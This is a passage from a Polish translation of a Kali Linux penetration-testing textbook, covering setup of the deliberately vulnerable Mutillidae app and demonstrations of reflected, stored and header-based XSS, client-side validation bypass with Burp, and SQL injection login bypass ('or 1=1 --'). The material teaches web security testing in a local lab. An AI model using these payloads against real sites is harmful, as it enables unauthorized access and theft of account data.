
Helion
Kali Linux
i testy
penetracyjne
BIBLIA
Gus Khawaja
WILEY

Tytuł oryginału: Kali Linux Penetration Testing Bible

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-9007-2

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
https://helion.pl/user/opinie/kalibi
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *https://helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

Spis treści

Rozdział

8

Podatności i luki w zabezpieczeniach aplikacji internetowych

W tym rozdziale poznasz szereg podstawowych zagadnień dotyczących podatności aplikacji internetowych na ataki. Bezpieczeństwo aplikacji to kategoria sama w sobie, a ponieważ potrzebowalibyśmy całej książki, aby omówić wszystkie tematy związane z bezpieczeństwem aplikacji, w tym rozdziale omówimy tylko te najbardziej oczywiste.

Wiedza, którą zdobędziesz w tym rozdziale, pozwoli Ci testować aplikacje internetowe przed ich wdrożeniem w środowisku produkcyjnym. Jeżeli interesuje Cię modna w branży bezpieczeństwa kariera *bug bounty hunter* (łowca nagród wypłacanych za znalezienie błędów w oprogramowaniu), zdecydowanie musisz do perfekcji opanować omawiane tutaj zagadnienia.

Metodologia DevSecOps (ang. *Development — Security — Operations*) w dużym uproszczeniu polega na zapewnieniu, że potok produkcyjny będzie w stanie dostarczyć bezpieczną aplikację internetową. Każda firma musi wprowadzać zmiany na swojej stronie internetowej, ale zanim takie zmiany zostaną wdrożone w systemie produkcyjnym, powinny przejść przez potok CI/CD (ang. *continuous integration/continuous deployment* — ciągła integracja/ciągłe dostarczanie). Twoim zadaniem, jako analityka bezpieczeństwa, jest wykrycie wszelkich podatności i luk w zabezpieczeniach przed wdrożeniem zmian w środowisku produkcyjnym.

Jeżeli cofniemy się w czasie o 10 lub nawet więcej lat, zauważymy, że kiedyś większość aplikacji była uruchamiania lokalnie na komputerach, zwykle działających pod kontrolą systemu Windows lub Linux, ale obecnie trend ten uległ zmianie i większość projektów jest oparta na przeglądarkach internetowych lub rozwiązaniach chmurowych.

W tym rozdziale omówimy następujące zagadnienia:

- Podatności typu XSS (ang. *Cross-Site Scripting*).
- Wstrzykiwanie kodu SQL (ang. *SQL injection*).
- Wstrzykiwanie poleceń (ang. *command injection*)
- Dołączanie plików (ang. *file inclusion*).
- Podatności typu CSRF (ang. *Cross-Site Request Forgery*).
- Podatności przesyłania plików.

Podatności w aplikacjach internetowych

Zaplecze aplikacji internetowych (ang. *back-end*) jest tworzone przy użyciu różnych języków programowania. Najpopularniejsze z nich to Java, C#, .NET (Framework/Core) i PHP. Po interfejsowej części aplikacji (ang. *front-end*) można spotkać różne frameworki JavaScript, takie jak Angular, React itp. Ponadto interfejsy użytkownika aplikacji webowych często wykorzystują technologię CSS do dekorowania wyglądu i modyfikowania działania stron internetowych.

Jako specjalista ds. bezpieczeństwa musisz znać przynajmniej podstawowe zagadnienia związane z podatnościami aplikacji internetowych na ataki. Powinieneś również wiedzieć od A do Z, jak się buduje takie aplikacje (a jak zwykle — najlepiej uczyć się poprzez praktykę). Nie można po prostu używać skanerów i wysyłać raportów bez ich weryfikowania. Aby dokonać takiej weryfikacji podatności jak profesjonalista, musisz wiedzieć, jak takie aplikacje webowe są budowane. Na początku możesz np. wybrać tylko jeden język programowania dla zaplecza aplikacji (np. C#, .NET Core) i jeden framework JavaScript dla front-endu (np. Angular).

Instalacja pakietu Mutillidae

Aby łatwiej zilustrować zagadnienia związane z podatnościami i lukami w zabezpieczeniach aplikacji webowych, wykorzystamy podatną na ataki aplikację o nazwie Mutillidae, którą zainstalujemy na naszym hoście Ubuntu. W zasadzie moglibyśmy użyć odpowiedniego kontenera Dockera zawierającego tę aplikację (przykład użycia Dockera znajdziesz w dodatkach do tej książki), ale szczerze mówiąc, zawsze lubię mieć kontrolę nad przebiegiem instalacji. Aby zainstalować i uruchomić tę aplikację, powinieneś wcześniej wykonać następujące kroki:

1. Zainstaluj serwer WWW.
2. Skonfiguruj zaporę sieciową.
3. Zainstaluj PHP.
4. Zainstaluj i skonfiguruj bazę danych.

Instalacja serwera WWW Apache

W pierwszej kolejności musimy zainstalować serwer WWW Apache, na którym będzie hostowana nasza witryna. Na tym etapie książki powinieneś już wiedzieć, jak posługiwać się poleceniami terminala:

```
$ apt update && apt upgrade -y
$ apt install -y apache2 apache2-utils
$ a2enmod rewrite
$ systemctl restart apache2
$ systemctl enable apache2
```

Konfiguracja zapory sieciowej

Z pewnością nie chciałbyś, aby zapora sieciowa Ubuntu blokowała komunikację HTTP podczas naszych testów. W systemie Ubuntu Linux są preinstalowane dwa rodzaje zapór sieciowych:

- iptables,
- ufw.

Wykonamy teraz dwa polecenia, które zmienią ustawienia obu zapór tak, aby nie blokowały naszego ruchu sieciowego (tak na wszelki wypadek):

```
$ iptables -I INPUT -p tcp --dport 80 -j ACCEPT
$ ufw allow http
```

Instalacja PHP

PHP jest językiem programowania, na którym oparta jest witryna Mutillidae. W systemie Ubuntu musimy zainstalować framework PHP, aby mieć możliwość jej uruchomienia:

```
$ apt install -y php7.4 libapache2-mod-php7.4 php7.4-mysql php-common php7.4-cli php7.4-
↪common php7.4-json php7.4-opcache php7.4-readline php7.4-curl php7.4-mbstring php7.4-xml
```

Instalacja i konfiguracja bazy danych

Dane witryny muszą być przechowywane w bazie danych. Mutillidae będzie zapisywać swoje dane w bazie MySQL. W naszym przykładzie zainstalujemy bazę danych MariaDB, która jest zbudowana na silniku MySQL:

```
$ apt install mariadb-server mariadb-client -y
$ systemctl enable mariadb
```

Aby umożliwić aplikacji internetowej dostęp do tej bazy danych, musimy zaktualizować uprawnienia użytkownika *root* bazy danych. Aby wykonać to zadanie, wydamy następujące polecenia (zwróć uwagę, że po wykonaniu pierwszego polecenia przejdziesz do trybu interaktywnych poleceń MySQL):

```
$ mysql -u root
> use mysql;
> update user set authentication_string=PASSWORD('mutillidae') where user='root';
> update user set plugin='mysql_native_password' where user='root';
> flush privileges;
> exit
```

Jak widać, zmieniliśmy hasło użytkownika *root* na `mutillidae`.

Instalacja pakietu Mutillidae

Teraz gdy mamy już zainstalowane wszystkie komponenty, musimy pobrać pliki binarne strony z serwisu GitHub. Oprócz tego musimy utworzyć folder *mutillidae* w katalogu */var/www/html* serwera WWW:

```
$ cd /var/www/html/
$ apt install git -y
$ git clone https://github.com/webpwnized/mutillidae.git mutillidae
$ systemctl restart apache2
```

Aby uruchomić aplikację internetową Mutillidae, otwórz przeglądarkę internetową na swoim serwerze Ubuntu i w pasku wpisz adres **`localhost/mutillidae`**, jak pokazano na rysunku 8.1.

Rysunek 8.1. Strona główna aplikacji Mutillidae

Przy pierwszej wizycie na stronie zostaniesz powiadomiony o tym, że baza danych jest w trybie offline. Kliknij link *Setup/Reset The DB* (konfiguracja/resetuj bazę danych), a zostaniesz przekierowany na stronę *Reset DB* (resetuj bazę danych). Na ekranie pojawi się okno dialogowe z komunikatem o resecie bazy. Naciśnij przycisk *OK*, aby kontynuować.

Podatności typu XSS (Cross-Site Scripting)

Podatności typu XSS (ang. *Cross-Site Scripting*) to słaby punkt, który można wykorzystać poprzez wykonanie skryptów po stronie klienta w przeglądarce ofiary (np. JavaScript). Podatność taka pojawia się, gdy autor aplikacji nie sprawdza poprawności danych wejściowych na zapleczu aplikacji. Jeżeli na stronie internetowej widzisz tekst, który można modyfikować za pomocą danych


wejściowych wpisywanych przez użytkownika, oznacza to, że istnieje prawdopodobieństwo, iż taka aplikacja jest podatna na atak XSS. Nie martw się, jeśli teraz tego nie rozumiesz; przećwiczymy to razem. Poniżej przedstawiam dwa typowe scenariusze podatności typu XSS:

- Podatności typu Reflected XSS.
- Podatności typu Stored XSS.

Podatność typu Reflected XSS

Podatność typu Reflected XSS może zostać wykorzystana poprzez odpowiednie manipulowanie dowolnym elementem wejściowym (np. adresem URL, polem tekstowym, ukrytym polem itp.) w celu wykonania skryptu JavaScript w przeglądarce klienta. Aby przećwiczyć ten scenariusz, wybierz z menu aplikacji opcję *OWASP 2017/A7 – Cross Site Scripting (XSS)/Reflected (First Order)/DNS Lookup* (wyszukiwanie DNS). Na tej stronie możesz po prostu uzyskać nazwę DNS kryjącą się za adresem IP, który podajesz w polu tekstowym. W polu *Hostname/IP* (nazwa hosta/adres IP) wpisz adres **`172.16.0.1`** i naciśnij przycisk *Lookup DNS* (wyszukiwanie DNS).

Przyjrzyj się uważnie wynikom pokazanym na rysunku 8.2. W pierwszym wierszu wyników znajduje się podany przez nas adres IP: *Results for 172.16.0.1*. Innymi słowy, w polu tekstowym (lub inaczej mówiąc, w polu wprowadzania danych przez użytkownika) podaliśmy adres IP, który następnie został wyświetlony na stronie.



Rysunek 8.2. Mutillidae — wyszukiwanie DNS

Teraz w polu tekstowym *Hostname/IP* zastąpimy adres IP odpowiednim kodem JavaScript. Jeżeli nasz kod zostanie wykonany, będzie to znaczyło, że strona jest podatna na ataki typu Reflected XSS.

Aby to sprawdzić, w polu tekstowym *Hostname/IP* wpisz następujący kod JavaScript, który wyświetla na ekranie wyskakujące okno dialogowe:

```
<script> alert('Hello KCorp') </script>
```

Jeżeli ten kod zadziała, będzie to znaczyło, że możesz wykonać dowolny inny, również złośliwy skrypt JavaScript. Warto zauważyć, że Kali Linux posiada kompletny framework wspomagający przeprowadzanie ataków JavaScript XSS — zobacz pakiet BeEF (ang. *Browser Exploitation Framework*).

Jeżeli teraz klikniesz przycisk *Lookup DNS*, skrypt zostanie wykonany, a w wyskakującym okienku pojawi się komunikat widoczny na rysunku 8.3.


Rysunek 8.3. Mutillidae — alert wyświetlony z poziomu skryptu

Aby ten atak zadziałał, trzeba przekonać ofiarę do wejścia na podatną stronę. W tym przypadku użytkownik może złapać przynętę za pomocą zaawansowanego ataku socjotechnicznego (np. phishingu).

Podatność typu Stored XSS

Podatność Stored XSS jest podobna do reflected XSS (w obu przypadkach wykonywany jest ładunek w postaci skryptu JavaScript). Jedyna różnica polega na tym, że w przypadku Stored XSS skrypt JavaScript jest zapisany w jakimś systemie przechowywania danych (np. w bazie danych). Taki rodzaj ataku jest bardziej niebezpieczny, ponieważ skrypt jest trwale obecny na podatnej stronie. Każdy użytkownik, który odwiedzi tę stronę, zostanie zainfekowany ładunkiem JavaScript.

Aby przetestować ten scenariusz w Mutillidae, wybierz opcję *OWASP 2017/A7 — Cross Site Scripting (XSS)/Persistent (Second Order)/Add To Your Blog* (dodaj post do bloga). Strona, która się otworzy, pozwoli Ci zapisać posty z bloga w bazie danych zaplecza i każdy zalogowany użytkownik będzie mógł je zobaczyć. W naszym przykładzie utworzymy na blogu posta zawierającego prosty kod JavaScript, który wyświetli alert z liczbą 0 (patrz rysunek 8.4).




Rysunek 8.4. Mutillidae — post na blogu

Po naciśnięciu przycisku *Save Blog Entry* (zapisz wpis na blogu) zobaczysz wyskakujące okno z komunikatem w postaci liczby 0. Jeżeli spróbujesz wrócić na stronę bloga, zawsze zobaczysz ten wyskakujący komunikat, ponieważ wpis został zapisany w bazie danych bloga.

Uwaga **Bazę danych pakietu Mutillidae możesz zresetować w dowolnym momencie, klikając łącze *Reset DB* na górnym pasku menu.**

Wykorzystywanie podatności XSS przy użyciu nagłówka

Innym sposobem na wstrzyknięcie JavaScriptu na stronę jest wykorzystanie nagłówka żądania. Jeżeli administrator zapisuje wszystkie nagłówki żądań w celu późniejszego przeglądania i analizowania, możesz spróbować wykorzystać to zachowanie, ale jak? Jeżeli JavaScript zostanie zapisany w nagłówku żądania, to gdy administrator odwiedzi logi, taki skrypt zostanie wykonany. Aby przećwiczyć ten scenariusz, użyjemy strony *Log*, pokazanej na rysunku 8.5. Aby się tam dostać, z menu aplikacji Mutillidae wybierz opcję *OWASP 2017/A7 — Cross Site Scripting (XSS)/Persistent (Second Order)/Show Log* (pokaż dziennik).



Hostname	IP	Browser Agent	Message	Date/Time
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Selected blog entries for anonymous	2020-07-06 05:42:20
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	User visited: add-to-your-blog.php	2020-07-06 05:42:20


Rysunek 8.5. Mutillidae — strona dziennika (logów)

Na stronie dzienników zostaną wyświetlone nagłówki każdego żądania internetowego skierowanego do aplikacji Mutillidae. W trzeciej kolumnie znajduje się informacja o agentach przeglądarek, pobrana z nagłówków żądań.

Użyjemy teraz programu Burp do przechwycenia żądania i zmiany agenta przeglądarki. Podczas fazy enumeracji widziałeś już przykład, jak przygotować Burpa do przechwytywania żądań. Aby to zadziałało, nasz system musi spełnić następujące warunki:


- Przeglądarka musi używać proxy (na porcie 8080).
- Musimy załadować pakiet Burp Suite, otworzyć kartę *Proxy*, a następnie subkartę *Intercept*, na której znajduje się przycisk *Intercept*.

Jeżeli wszystko jest przygotowane, przejdź na dowolną stronę z witryny Mutillidae, zaczynając od strony głównej, i przechwyć ją za pomocą programu Burp (patrz rysunek 8.6).



Rysunek 8.6. Pakiet Burp — karta Proxy/Intercept

Zmodyfikuj wartość pola `User-Agent`, zastępując ją skryptem JavaScript generującym alert (patrz rysunek 8.7), a następnie naciśnij przycisk *Forward* (dalej). Po naciśnięciu tego przycisku należy zatrzymać przechwytywanie. Aby to zrobić, naciśnij przycisk *Intercept Is On* (w przeciwnym razie strona internetowa nie załaduje się, ponieważ Burp będzie ciągle czekać na Twoje dane). Zauważ, że kiedy zatrzymasz przechwytywanie w oknie *Proxy/Intercept*, Burp nadal będzie kontynuował przechwytywanie w tle, ale nie będzie zatrzymywał wysyłanych żądań i odbieranych odpowiedzi.



Rysunek 8.7. Burp Suite — edycja pola User-Agent


Kiedy teraz powrócisz do strony z logami, powinieneś zobaczyć wyskakujące okno z alertem JavaScript.

Pamiętaj, że to, co tutaj zrobiliśmy, to atak typu Stored XSS; logi są przechowywane w bazie danych, więc administrator może je odczytywać, kiedy tylko zechce.

Omijanie walidacji w skryptach JavaScript


Walidacja w skryptach JavaScript jest często błędnie rozumiana przez początkujących programistów, którzy implementują ją w kodzie JavaScript na front-endzie, a zupełnie pomijają na zapleczu aplikacji (w naszym przypadku zapleczem jest PHP). Burp Suite ponownie przyjdzie z pomocą

i pozwoli nam przechwycić żądanie, a następnie wstrzyknąć odpowiedni ładunek. Aby włączyć w aplikacji Mutillidae walidację w skryptach JavaScript, wybierz z menu opcję *Toggle Security* (zmień ustawienia bezpieczeństwa) i ustaw poziom bezpieczeństwa na wartość 1. Teraz spróbuj wstrzyknąć kod Hello JavaScript na stronie DNS Lookup, której używaliśmy wcześniej. Jak sam się mogłeś przekonać, tym razem strona nie wykonała kodu JavaScript i wyświetliła komunikat, że jest to niedozwolone, co zostało pokazane na rysunku 8.8 (stało się tak, ponieważ tym razem zadziałała walidacja w kodzie JavaScript po stronie front-endu).



Rysunek 8.8. Mutillidae — komunikat informujący o wprowadzeniu niedozwolonych znaków

Aby ominąć walidację JavaScript, przechwyć żądanie za pomocą programu Burp, następnie wpisz poprawny adres IP (8.8.8.8, jak pokazano na rysunku 8.9) i naciśnij przycisk *Lookup DNS*. Jeżeli teraz przejdziesz na kartę Burp Proxy, powinieneś zobaczyć przechwycone żądanie sieciowe.



Rysunek 8.9. Pakiet Burp — przechwytywanie ładunku

W treści żądania `POST` widzimy adres IP. Na tym etapie wystarczy po prostu zastąpić adres IP skryptem JavaScript, jak pokazano na rysunku 8.10.

```
11 Cookie: PHPSESSID=4f46c8bda5c9b2443427d57796525f03
12 Upgrade-Insecure-Requests: 1
13
14 target_host=<script>alert(0)</script>&dns-lookup-php-submit-button=Lookup+DNS
```

Rysunek 8.10. Burp Suite — JavaScript w polu target_host

Po wprowadzeniu zmian naciśnij przycisk *Forward* i zatrzymaj przechwytywanie, naciskając przycisk *Intercept Is On* (przechwytywanie jest włączone). Gdy przejdziesz teraz do strony *DNS Lookup*, powinieneś zobaczyć, że skrypt JavaScript został wykonany pomyślnie. Dlaczego tak się stało? Odpowiedź jest bardzo prosta — stało się tak dlatego, że w kodzie PHP na zapleczu aplikacji nie ma walidacji (walidacja w kodzie JavaScript na front-endzie nie jest wystarczająca!).


Wstrzykiwanie kodu SQL

Wstrzykiwanie kodu SQL (ang. *SQL injection; SQLi*) jest moją ulubioną i jednocześnie jedną z najbardziej niebezpiecznych luk w zabezpieczeniach aplikacji sieciowych. SQLi pozwala złośliwemu użytkownikowi na wykonanie poleceń SQL poprzez przeglądarkę internetową. Wbrew pozorom za pomocą poleceń SQL można zrobić bardzo wiele, np.:

- Odpytywać bazę danych za pomocą polecenia `select` (np. można odczytać wszystkie rekordy z wybranych tabel i wykraść wrażliwe dane).
- Ominąć stronę logowania, używając wyrażenia `true` języka SQL.
- Wykonywać polecenia systemowe, a nawet uzyskać dostęp do zdalnej powłoki.
- Operować na danych za pomocą poleceń SQL, takich jak `INSERT`, `DELETE` czy `UPDATE`.


Zapytania do bazy danych

Zanim przejdziemy do sposobów wykorzystywania podatności na wstrzykiwanie kodu SQL, pokażę kilka przykładowych zapytań SQL. Nasza podatna na ataki aplikacja Mutillidae korzysta z bazy danych o nazwie `mutillidae`, w której znajduje się tabela o nazwie `accounts` (zobacz rysunek 8.11).



Rysunek 8.11. Tabela Accounts

Na początek wykonamy proste polecenie — zapytamy o konto użytkownika `test`, które już utworzyliśmy wcześniej w aplikacji internetowej. Do wykonania tego zapytania użyjemy programu Dbeaver, który jest klientem bazy danych wyposażonym w graficzny interfejs użytkownika, jak pokazano na rysunku 8.12.



Rysunek 8.12. Zapytanie SQL na tabeli Accounts


A może uda nam się oszukać bazę danych, tak aby wyświetliła wszystkie rekordy z tabeli `accounts`? Użyjemy znaku komentarza (`--`), aby zignorować część zapytania. Pamiętaj, że po podwójnym *myślniku* należy zawsze dodać spację. Na przykład w formularzu *User Lookup* (wyszukiwanie użytkowników) na stronie *http://localhost/mutillidae/index.php?page=user-info.php* spróbuj wpisać następujące dane, jak pokazano na rysunku 8.13:

```
Username=test' or 1=1 --
Password=dowolne
```


Rysunek 8.13. Próba logowania z wykorzystaniem SQLi

Pojedynczy cudzysłów zamyka ciąg znaków z nazwą użytkownika, a instrukcja `or 1=1` zawsze zwraca wartość logiczną `true`. Na rysunku 8.14 pokazano, jak będzie wyglądało takie zapytanie SQL.

Jak widać na rysunku, wykonanie takiego zapytania spowodowało wyświetlenie wszystkich rekordów z tabeli `accounts`, zatem powinno zostać także wykonane w aplikacji Mutillidae, gdy naciśniemy przycisk *View Account Details* (wyświetl szczegóły konta). W normalnych warunkach wyświetlone powinny zostać tylko informacje o jednym koncie, ale w tym przypadku, dzięki odpowiednio przygotowanemu zapytaniu SQLi, z tabeli `accounts` zostaną pobrane wszystkie rekordy, jak pokazano na rysunku 8.15.



Rysunek 8.14. Zapytanie SQLi



Rysunek 8.15. Rezultat logowania z wykorzystaniem wstrzykiwania kodu SQL

Obchodzenie strony logowania

Logicznie rzecz biorąc, w fazie logowania kod PHP używa następującego algorytmu postępowania:

1. Pobierz nazwę użytkownika z pola tekstowego *Username* oraz hasło z pola *Password*.
2. Jeżeli w bazie danych istnieje konto takiego użytkownika, to zaloguj go.
3. Jeżeli w bazie danych nie ma takiego konta użytkownika, wyświetl komunikat o błędzie.

Korzystając z zapytania pokazanego na rysunku 8.12, wykorzystamy ponownie ten sam ładunek, który wstrzyknęliśmy w poprzednim przykładzie. Tym razem użyjemy strony logowania pokazanej na rysunku 8.16.

Rysunek 8.16. Mutillidae — logowanie z wykorzystaniem wstrzykiwania kodu SQL


Przypominam, że wyrażenie `or 1=1` zawsze zwraca wartość `true`, a wszystko, co znajduje się po nim, zostanie zignorowane ze względu na znaki komentarza (podwójny myślnik), a zatem jeżeli baza danych jako rezultat zapytania zwróci wartość `true`, użytkownik będzie mógł zalogować się, korzystając z pierwszego rekordu użytkownika znajdującego się w tabeli `accounts`, czyli w naszym przypadku będzie to `admin`, jak pokazano na rysunku 8.17 (zawartość tabeli możesz zobaczyć na rysunku 8.14).

Rysunek 8.17. Mutillidae — rezultat logowania z wykorzystaniem wstrzykiwania kodu SQL

Wykonywanie poleceń w bazie danych za pomocą SQLi

